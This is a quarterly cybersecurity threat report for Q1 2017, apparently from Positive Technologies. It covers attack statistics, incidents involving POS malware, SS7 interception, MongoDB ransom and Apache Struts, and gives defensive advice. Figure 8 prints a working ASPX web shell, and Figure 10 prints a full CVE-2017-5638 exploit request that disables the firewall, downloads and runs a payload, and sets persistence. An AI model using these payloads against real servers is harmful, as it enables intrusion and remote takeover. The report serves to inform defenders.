

CYBERSECURITY THREATSCAPE

Q1 2017










Contents







Symbols used.....	3
Introduction.....	4
Executive summary.....	4
Incident trends.....	7
Attack targets.....	7
Infrastructure.....	8
Web resources.....	9
Users.....	10
POS terminals.....	11
Attack methods.....	12
Use of malware.....	12
Compromise of credentials.....	13
Software vulnerabilities exploitation.....	14
Web vulnerabilities exploitation.....	15
DDoS.....	16
Social engineering.....	17
The big picture.....	18

SYMBOLS USED










Attack targets

-  Infrastructure
-  Web resources
-  Users
-  POS terminals
-  Mobile devices
-  Network equipment and peripherals
-  Access control and management systems

Attack methods

-  Compromise of credentials
-  DDoS
-  Social engineering
-  Software vulnerabilities exploitation
-  Web vulnerabilities exploitation
-  Use of malware

Victim categories

-  Finance
-  Government
-  Healthcare
-  Education
-  Military
-  Business
-  Industrial companies
-  Online services
-  Entertainment
-  Individuals
-  Other

INTRODUCTION

In the first three months of 2017, only five days brought no news of new cyberincidents, as found by Positive Technologies experts.¹ The pace of attacks is relentless—attackers don't take holidays or weekends—yet still more attacks² have surely gone unreported. We estimate that under half of all incidents (about 49 percent) become known to the public thanks to security researchers, regulators, and mass media. In addition to public sources, this report makes use of information received by the incident monitoring and response teams at Positive Technologies directly from clients for the purpose of incident prevention and investigation.

This report is the first in a series of quarterly reviews analyzing the latest cyberthreats in the context of attack methods and mechanisms based on expert experience, forensic investigations, and other reliable sources. Timely information on cyberincidents is useful for improving proactive protection and minimizing the risk of compromise of critical systems in case of an attack.

EXECUTIVE SUMMARY

Financial gain is the driver for most attacks.

Despite headline-grabbing acts of hacktivism or cyberwar, most cyberattacks are aimed at generating profit. When attackers penetrate corporate infrastructure or perform identity theft, their purpose is often to monetize the information they take.




Figure 1. Attackers' motives

 54% of attacks were targeted

We categorized all known attacks from Q1 2017 based on target and method and reviewed the most interesting ones from a security perspective.

Reported attacks were cataloged in terms of victim location and sector. The most attacked country in Q1 was the U.S. (41% of all attacks); Russia took second place (10%), and the UK came in third (7%). Dozens of countries all over the world experienced attacks.

¹ An information security incident (here used interchangeably with "security incident" and "cyberincident") is any unexpected or undesirable event that can disrupt business processes of a company by actuating an information security threat.

² An attack (here used interchangeably with "cyberattack") is a targeted unauthorized impact on information resources or a security system that can result in an information security incident.




Figure 2. Categories of victims attacked in Q1 2017




Figure 3. Cyberattack geography, Q1 2017

One in five attacks targeted government organizations, including parliaments and official agencies.

For insight into Q1 2017 security incidents, we created a table with main attack methods, targets, and motives. Most attacks were targeted at information infrastructure, with malware being the most common mechanism. Attacks in all sectors, other than military, had financial profit as their most frequent motive. Military organizations suffered most of all from cyberespionage aimed at stealing sensitive information.

Victim categories

		Finance	Government	Healthcare	Education	Military	Business	Industrial companies	Online services	Entertainment	Individuals	Other
Targets	Infrastructure	8	18	7	10	2	21	6	3	5	4	5
	Web resources	6	17	3	2	2	6	1	19	4	2	10
	Users	1	5	5	6	1	1	5	2	2	12	1
	POS terminals	3	0	0	0	0	0	0	0	3	0	0
	Mobile devices	1	0	0	0	2	0	0	0	0	3	0
	Network equipment and peripheralst	0	1	0	0	0	1	0	0	1	0	1
	Access control and management systems	0	0	0	0	0	1	0	0	0	0	0
Methods	Use of malware	11	13	3	6	4	17	3	2	5	11	3
	Compromise of credentials	0	8	3	9	0	5	3	9	6	4	4
	DDoS	3	4	1	0	1	1	0	2	1	0	4
	Social engineering	1	3	2	0	1	1	3	0	0	3	0
	Software vulnerabilities exploitation	3	6	4	2	0	5	2	4	2	2	2
	Web vulnerabilities exploitation	1	7	2	1	1	1	1	7	1	1	2
Motives	Financial profit	17	20	13	18	0	22	6	20	14	10	15
	Cyberespionage	2	11	1	0	6	6	4	2	0	10	2
	Hacktivism	0	7	1	0	1	1	1	2	1	0	0
	Cyberwar	0	3	0	0	0	1	1	0	0	1	0

Figure 4. Classification of cyberincidents by motive, method, and target

INCIDENT TRENDS

Events in Q1 2017 confirm that cybercriminals are still pushing forward. It is too early to say whether this year will have more attacks than the previous one, but our experience points to this being a real possibility.

One notable trend is an increase in attacks on governments worldwide. This could be motivated by the tense political environment, both domestic and foreign, in many countries.




Figure 5. Incident dynamics



Figure 6. Number of incidents in 2016-2017

However, it would be silly to expect that harsher punishments will deter cyberattacks. To minimize cybersecurity risks, it is necessary to improve protection mechanisms, implement advanced systems to detect and prevent attacks, and identify and fix vulnerabilities.

ATTACK TARGETS

Over 92 percent of attacks in Q1 2017 were targeted at IT infrastructures of enterprises, at web resources, and users.

Below we give details on attacks that are particularly relevant and/or destructive to corporate infrastructure, web resources, or users. Q1 2017 also showed a boom in attacks on POS terminals, which we will discuss as well.





Figure 7. Cyberincidents, by attack targets

We will not pay much attention to **attacks on mobile devices, network equipment, and peripherals**, as their share is insignificant. That said, all such attacks used malware and therefore will be considered in the corresponding section. The largest victim numbers, mainly individuals and businesses, were recorded in Russia, India, and the U.S.



In pursuit of sensitive information, attackers keep on attacking internal infrastructure of companies in order to access servers and databases. This information can be either sold on the black market or used to extort money. Attacks on U.S. healthcare institutions³ resulted in theft of medical records of over 25,000 clients. In an attack on a mobile network operator in the U.S. (U.S. Cellular), private data of 126,761,168 American citizens was stolen and offered for sale for as little as USD \$500.⁴ This low price may show that private data is becoming less valuable for attackers, although U.S. Cellular has cast doubt on whether such a breach even happened.

Overall, the going price for private data has indeed fallen, probably due to a glut of information—so much information has been stolen already. Private data is likely to accumulate even more in the U.S.: at the end of March, President Donald Trump signed a repeal of privacy rules enacted during the previous administration, which required Internet providers to obtain consumer consent before using private data (geolocation, browsing history, and time spent on a web page) for advertising or marketing purposes.⁵

In Q1, we investigated a number of incidents targeted at company infrastructure. These attacks had the aim to steal user credentials and gain total control over servers. Notably, the initial penetration vector was brute-forcing an administrator account.

One of the attacks used a Turkish keylogger that had such functions as recording keys pressed by the user, taking webcam photos and screenshots, stealing browser passwords, and uploading data to a remote server.

The Turkish origin of the malware does not help with identification of the attacker, since such malware is actively distributed on hacker forums. For example, hackers often use Mipko Employee Monitor, which is legitimate software for monitoring employees' activities that in terms of functionality resembles a Trojan for covert surveillance and data harvesting. Mimikatz, a well-known utility, is used to extract Windows credentials on hosts.


Advice for companies

- + Apply a strict password policy, especially for privileged accounts.
- + Encrypt sensitive data and restrict access to it.
- + Minimize privileges of users and services.
- + Implement effective traffic filtering to minimize network service interfaces accessible by an external attacker.
- + Use SIEM systems for prompt attack detection.
- + Use a web application firewall.
- + Perform regular penetration testing to proactively identify new attack vectors and evaluate the effectiveness of protection measures.

3 www.businesswire.com/news/home/20170206005855/en; www.wistv.com/story/34533649/lexington-medical-center-latest-victim-of-data-breach

4 www.hackread.com/hacker-selling-126-million-us-cellular-customers-data/

5 www.reuters.com/article/us-usa-internet-trump-idUSKBN1752PR



Web application attacks provide many opportunities for malicious actors—from obtaining sensitive information to penetrating a company intranet. Most web attacks were implemented via vulnerable components (obsolete libraries and content management systems), although some attacks exploited web application vulnerabilities as well.

Such attacks are popular due to their simplicity: information on fixed vulnerabilities is published regularly, sometimes providing a ready-made framework for exploiting the vulnerabilities against systems that have not yet been updated. Early 2017 saw numerous attacks on the websites of state-owned and private companies. The main aim of attackers was—just like infrastructure attacks—to obtain user data, confirming the conclusion we made in "Web Application Vulnerabilities 2016"⁶. IP and email addresses obtained from the hack of the Darkode hacking forum⁷ could be used to identify (or even blackmail) people involved in illegal activity. A vulnerability in vBulletin software⁸ was the cause of the hack of 126 forums between January and February, in which 819,977 user accounts were stolen. The vulnerability itself had been fixed, but as these facts show, administrators often fail to install updates in due time.

In "Web Application Attacks Q1 2017"⁹, we mentioned that one third of all web application attacks involve SQL injection. In March 2017, we investigated a targeted web application attack involving malware and unauthorized SQL database queries. The attackers attempted to gain access to confidential information processed and stored on a compromised resource (including personal data and financial documents).

Investigation revealed that the attackers used special scripts written in C# to perform remote arbitrary command execution from the OS server. The web server had been under the attackers' control for four months. Serious losses were avoided only thanks to database security policies. Another relief was that attackers made no attempts to gain privileges. Fortunately, the company's incident response team took prudent measures to mitigate the threat.

```
<%@ Page Language="C#" %>
<%@ Import Namespace="System.Diagnostics" %>
<%=
Process.Start(
    new ProcessStartInfo(
        "cmd", "/c " + Request["c"]
    )
    {
        UseShellExecute = false,
        RedirectStandardOutput = true
    }
).StandardOutput.ReadToEnd()
%>
```

Figure 8. Fragment of the revealed script

6 www.ptsecurity.com/ww-en/analytics/


7 www.motherboard.vice.com/en_us/article/hackers-hack-hacking-forum-as-soon-as-its-launched

8 www.hackread.com/vbulletin-forums-hacked-data-leaked/

9 www.ptsecurity.com/ww-en/analytics/

Advice for companies

- + Use a web application firewall for preventive protection.¹⁰
- + Perform regular analysis of web applications, including source code.
- + Apply a strict password policy, especially for privileged accounts.
- + Keep software up to date.
- + Introduce security processes throughout the application lifecycle.



When attackers steal money or obtain personal data, this is bad for users of course, but also for the companies involved, due to reputational risks. Users suffer mostly from account compromise, social engineering, and malware, but some attacks combine several methods.

An attack on subscribers of O2-Telefónica,¹¹ a German mobile provider, in January 2017 resulted in theft of money from users' bank accounts. The attack was performed in several successive steps. The first step included gathering data required for money transfer: account number, password, and phone number. Victims received phishing emails with an innocent-looking link that led not to *ihre-bank.de*, but to a look-alike site at *ihrebank.de*. Many users overlooked this small substitution and entered their bank account credentials, delivering them to the attackers, who could then see the victim's balance. But to withdraw money, the attackers required access to SMS messages (with verification codes) sent to the victim's phone. Therefore, attackers exploited SS7 signaling network vulnerabilities in the second step.

Long before this incident, we warned¹² about vulnerabilities in signaling networks that make it possible to intercept phone calls and SMS messages, learn a subscriber's location, and disconnect a subscriber from the network. Hackers gained access to the signaling network on the black market in order to simulate a roaming partner of the German operator, switching the victims' phones to this fake network. To O2-Telefónica, it looked as if all these subscribers had taken a trip abroad and were using the network of the roaming partner. As a result, all incoming SMS messages were directed to the fake network controlled by the attackers. Now the attackers had everything they needed: user names and passwords to log in, and one-time codes from SMS messages to confirm outgoing transactions.

Advice for companies

- + Regularly remind clients about how to stay safe online. Provide advice on avoiding common hacker tricks. Warn clients against logging in on suspicious websites or giving this information by email or over the phone. Explain what to do if they suspect they are the target of fraud.
- + Send out-of-band notifications about security events (such as attempts to log in using the user's credentials and any online banking transactions).
- + Regularly assess web application protection, including source code analysis, to detect and fix vulnerabilities.


¹⁰ Lack of web application firewall is a vulnerability as per OWASP Top 10 2017.

¹¹ www.sueddeutsche.de/digital/it-sicherheit-schwachstelle-im-mobilfunknetz-kriminelle-hacker-raeumen-konten-leer-1.3486504

¹² www.ptsecurity.com/upload/corporate/ww-en/analytics/SS7-Vulnerabilities-2016-eng.pdf

Tips for users

- + Use effective antivirus protection on all devices.
- + Keep software up to date.
- + Do not click unknown suspicious links, especially if a browser displays a warning.
- + Be careful with websites that have invalid certificates (when a browser displays a warning) and remember that attackers can intercept any information on such sites.
- + Check all email attachments using antivirus software.
- + Use complex passwords with at least eight letters, digits, and symbols. To safely create and store passwords, use a password manager.
- + Use a different password for every site and service (websites, email, etc.).
- + Change all passwords at least twice a year or, even better, every two or three months.
- + Use two-factor authentication wherever possible—for example, to protect your email account.



In the first quarter of 2017, we noted a significant increase in attacks on POS terminals using malicious software and therefore decided to separate them into their own category. The number of such attacks increased by almost six times compared to the first quarter of 2016 and has already reached 63 percent of such attacks for 2016. Verizon's 2017 Data Breach Investigation Report¹³ revealed that such attacks against POS terminals prevail at hotels and dining establishments.

Attackers use remote administration tools and Trojans, such as MajikPOS¹⁴ to attack companies in the U.S. and Canada, and a modification of Zeus¹⁵ in Brazil. The target of these attacks was credit cards: information for more than 500,000 cards was stolen. The stolen information was offered for sale on specialized websites for around \$9–39 per card, meaning a potential payday for attackers of \$5–6 million. Just recently, a hacker in the U.S. was sentenced to 27 years in prison for stealing information for 1.7 million cards.¹⁶

Advice for companies

Organizations involved in development and maintenance of POS terminals and software for these devices must take protective measures, including:

- + Use of effective antivirus software on all POS terminals and ATMs
- + Minimizing user privileges
- + Use of software whitelisting (application control)
- + Timely installation of updates

¹³ www.verizonenterprise.com/resources/reports/rp_DBIR_2017_Report_en_xg.pdf

¹⁴ www.blog.trendmicro.com/trendlabs-security-intelligence/majikpos-combines-pos-malware-and-rats/

¹⁵ www.arbornetworks.com/blog/asert/flokibot-invades-pos-trouble-brazil/

¹⁶ www.seattletimes.com/seattle-news/crime/prolific-russian-hacker-who-raked-in-millions-sentenced-to-27-years-in-prison/

ATTACK METHODS





Figure 9. Cyberincidents, by attack methods used

Attackers are constantly refining their techniques and may combine several methods as part of a single attack. Examples may include malware distributed through social engineering, or exploitation of software vulnerabilities that became possible as a result of compromising administrator credentials. We will take a closer look at each method of attack and indicate which targets and industries suffered most from each of these attacks.



We see that intruders continue to make money from ransoms. A "ransomware as a service" model has appeared: malware developers do not actually perform attacks themselves, instead selling their creations to criminal groups that specialize in performing attacks. For example, on New Year's Eve, a blackmailer attacked MongoDB databases and required a ransom of 0.2 to 1 bitcoins (at the time of the attack, from \$180 to 900) for return of the data.¹⁷ Source code of ransomware costs as little as \$200, and comes with a list of 100,000 IP addresses of unprotected databases and a scanner for searching for new victims. If we assume that 80 percent of companies have backup copies of databases and about 70 percent of victims prefer to pay a ransom than lose data forever, 14,000 (out of 100,000 potential victims) will pay up, bringing criminals a payday of over \$6 million.


Advice for companies

- + Use effective antivirus protection on all devices.
- + Keep software up to date.
- + Regularly create backup copies and store them on dedicated servers that are isolated from production systems.
- + Increase user/employee awareness regarding information security.

¹⁷ twitter.com/0xDUDE/status/813865069218037760

Tips for users

- + Use effective antivirus protection on all devices.
- + Install software updates as soon as they are released.
- + For important files stored on a hard disk, keep backups on removable drives, external hard disks, or in the cloud.
- + Do not click links to unfamiliar or suspicious sites, especially when the browser warns that the connection is untrusted.
- + Beware of sites with invalid certificates. Remember that data entered on such sites can be intercepted.
- + Scan all email attachments using antivirus software.



Hacking of email accounts was a popular first step in targeted attacks in the first quarter of 2017. Email accounts offer a double benefit for attackers, who not only get large amounts of data (including classified information, as happened with the Czech Ministry of Foreign Affairs¹⁸), but also can leverage the accounts to access other resources on the organization's infrastructure, including local network resources


Advice for companies

- + Apply a password policy with strict length and complexity requirements.
- + Do not use the same accounts and passwords for different resources.
- + Use two-factor authentication where possible (for example, to protect privileged accounts).
- + Require passwords to be changed at least once every 90 days.

Tips for users

- + Use complex passwords consisting of at least eight letters, numbers, and symbols. Use a password manager to create and store passwords.
- + Do not use the same password for different systems (for sites, email, etc.).
- + Change all passwords at least once every six months, or even better, every two to three months.
- + Use two-factor authentication where possible, such as to protect email accounts.

¹⁸ www.reuters.com/article/us-czech-cybercrime-idUSKBN15F10S



At the end of 2016, we noted an increase in the number of systems that use vulnerable versions of application software, as evidenced in "Vulnerability statistics regarding corporate information systems (2016)."¹⁹ In Q1 2017, we saw many attacks on infrastructure and web resources that involved software vulnerabilities.

A massive wave of cyberattacks aimed at exploiting vulnerabilities of MongoDB (for example, CVE-2015-1609²⁰) led to the leakage of data of more than 35 million people, including employees of various government and commercial organizations in the U.S.²¹ Note that in addition to exploiting known vulnerabilities, intruders continue to find and exploit zero-day vulnerabilities. In March, there were attacks on web servers running Apache Struts.²² The attackers ran arbitrary commands on the server, changing contents of the Content-Type HTTP header and exploiting a zero-day vulnerability (CVE-2017-5638²³) in a Jakarta Multipart parser component that is used on many Apache Struts servers. The attackers managed to publish an exploit and develop malware before a patch was released.

```
GET / HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Content-Type: %({#nike='multipart/form-data').(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?
(#_memberAccess=#dm):((#container=#context['com.opensymphony.xwork2.ActionContext.container']).
(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).
(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()).
(#context.setMemberAccess(#dm)))).(#cmd='/etc/init.d/iptables stop;service iptables stop;SuSEfirewall2
stop;reSuSEfirewall2 stop;cd /tmp;wget -c http://[redacted]:2651/syn13576;chmod 777 syn13576;./syn13576;echo "cd
/tmp"/>/etc/rc.local;echo "/syn13576"/>/etc/rc.local;echo "/etc/init.d/iptables stop"/>/etc/rc.local;'}).
(#iswin=@java.lang.System@getProperty('os.name').toLowerCase().contains('win')).(#cmds={#iswin?'cmd.exe','/
c',#cmd}:{'/bin/bash','-c',#cmd}).(#p=new java.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).
(#process=#p.start()).(#ros=@org.apache.struts2.ServletActionContext@getResponse().getOutputStream()).
(@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros)).(#ros.flush())}
Accept: text/html,application/xhtml+xml,*/*
Accept-Encoding: gbk, GB2312
Accept-Language: zh-cn
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0)
```

Figure 10. Example of exploiting CVE-2017-5638²³

